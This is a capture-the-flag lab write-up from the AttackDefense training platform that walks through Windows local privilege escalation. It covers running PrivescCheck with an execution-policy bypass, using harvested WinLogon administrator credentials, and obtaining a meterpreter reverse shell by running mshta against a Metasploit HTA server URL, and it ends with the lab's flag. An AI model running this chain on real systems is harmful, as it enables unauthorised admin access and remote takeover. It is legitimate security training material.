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RITAINING COURSES ACCESS POINT PENTESTER
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ATTACKDEFENSE LABS TRAINING COURSES PATURE CESS
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
Name	Windows: PrivescCheck
URL	https://attackdefense.com/challengedetails?cid=2404
Туре	Privilege Escalation: Basics


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Switch to the **Victim Machine**.



Step 2: Open the powershell.exe terminal to check the current user.





We are running as a student user. We will run the PrivescCheck PowerShell script to find possible misconfiguration issues that can be leveraged for local privilege escalation.

PrivescCheck:


"Privilege Escalation Enumeration Script for Windows. It also gathers various information that might be useful for exploitation and/or post-exploitation."

Source: https://github.com/itm4n/PrivescCheck

Step 3: Switch current folder to PrivescCheck folder C:\Users\student\Desktop\PrivescCheck

Commands: cd C:\Users\student\Desktop\PrivescCheck

ls



Step 4: Running PrivescCheck.ps1 script.

Commands: powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"



The scan has started and it would take 1-2 minutes to finish.


```
~~ PrivescCheck Report ~~~
             CONFIG > WSUS Configuration
 OK
       None | CONFIG > AlwaysInstallElevated
 OK
      None | CONFIG > PATH Folder Permissions
 OK
      None | CONFIG > SCCM Cache Folder
      Med. | CREDS > WinLogon -> 1 result(s)
 OK
      None | CREDS > SAM/SYSTEM Backup Files
       None | CREDS > Unattend Files
 OK
       None | CREDS > GPP Passwords
       None | CREDS > Vault List
      None | CREDS > Vault Creds
       None | HARDENING > BitLocker
             HARDENING > Credential Guard ->
             HARDENING > LSA Protection (RunAsPPL) ->
             MISC > Hijackable DLLs ->
 OK
       None | SCHEDULED TASKS > Binary Permissions
 OK
       None | SCHEDULED TASKS > Unquoted Path
 OK
      None | SERVICES > SCM Permissions
             SERVICES > Non-default Services ->
 OK
       None | SERVICES > Binary Permissions
       None | SERVICES > Unquoted Path
 OK
      None | SERVICES > Service Permissions
 OK
 OK
      None | SERVICES > Registry Permissions
      Med. | UPDATES > System up to date? -> 1 result(s)
            USER > Groups ->
             USER > Identity ->
       None | USER > Environment Variables
             USER > Privileges ->
WARNING: To get more info, run this script with the option '-Extended'.
PS C:\Users\student\Desktop\PrivescCheck> _
```

We have received the report and we can notice that we found WinLogon credentials. Investigate WinLogon output.

We have found an administrator user credential. i.e administrator:hello_123321

Step 5: We are running a command prompt i.e cmd.exe as an administrator user using discovered credential and runas.exe

Commands: runas.exe /user:administrator cmd hello_123321 whoami



We are running cmd.exe as an administrator.

Switch to the Kali Machine

Step 6: Running the hta_server module to gain the meterpreter shell. Start msfconsole.

Commands:

msfconsole -q use exploit/windows/misc/hta_server exploit

"This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell.."

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Using URL: http://0.0.0.0:8080/jxEyD3w.hta
[*] Local IP: http://10.10.15.2:8080/jxEyD3w.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Copy the generated payload i.e "http://10.10.15.2:8080/jxEyD3w.hta" and run it on cmd.exe with mshta command to gain the meterpreter shell.

Note: You need to execute the below payload on the cmd.exe.

Switch to Victim Machine

Step 7: Gaining a meterpreter shell.

Commands:

Note: You need to use your own Metasploit HTA server link

Payload: mshta.exe http://10.10.15.2:8080/jxEyD3w.hta

```
Administrator: cmd (running as ATTACKDEFENSE\administrator)

Microsoft Windows [Version 10.0.17763.1457]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32\whoami
attackdefense\administrator

C:\Windows\system32\mshta.exe http://10.10.15.2:8080/jxEyD3w.hta

C:\Windows\system32\_
```

We can expect a meterpreter shell.

```
[**] Started reverse TCP handler on 10.10.15.2:4444
[**] Using URL: http://0.0.0.0:8080/jxEyD3w.hta
[**] Local IP: http://10.10.15.2:8080/jxEyD3w.hta
[**] Server started.
msf5 exploit(windows/misc/hta_server) > [**] 10.0.25.188 hta_server - Delivering Payload
[**] Sending stage (176195 bytes) to 10.0.25.188
[**] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.25.188:49737) at 2021-06-28 10:17:46 +0530
```

Step 8: Read the flag.

Commands:

sessions -i 1 cd C:\\Users\\Administrator\\Desktop dir cat flag.txt

```
<u>msf5</u> exploit(<u>windows/misc/hta_server</u>) > sessions -i 1
    Starting interaction with 1...
meterpreter > cd C:\\Users\\Administrator\\Desktop
<u>meterpreter</u> > dir
Listing: C:\Users\Administrator\Desktop
Mode
                   Size
                          Type
                                Last modified
                                                              Name
100666/rw-rw-rw-
                   282
                          fil
                                2020-11-07 12:52:42 +0530
                                                              desktop.ini
                   32
                          fil
                                2021-06-15 17:15:49 +0530
100666/rw-rw-rw-
                                                              flag.txt
<u>meterpreter</u> > cat flag.txt
2b070a650a92129c2462deae7707b0c5<u>meterpreter</u> >
```

This reveals the flag to us.

Flag: 2b070a650a92129c2462deae7707b0c5

References

- 1. Metasploit (https://www.metasploit.com/)
- 2. HTA Web Server (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)
- 3. Privilege Escalation Enumeration Script for Windows (https://github.com/itm4n/PrivescCheck)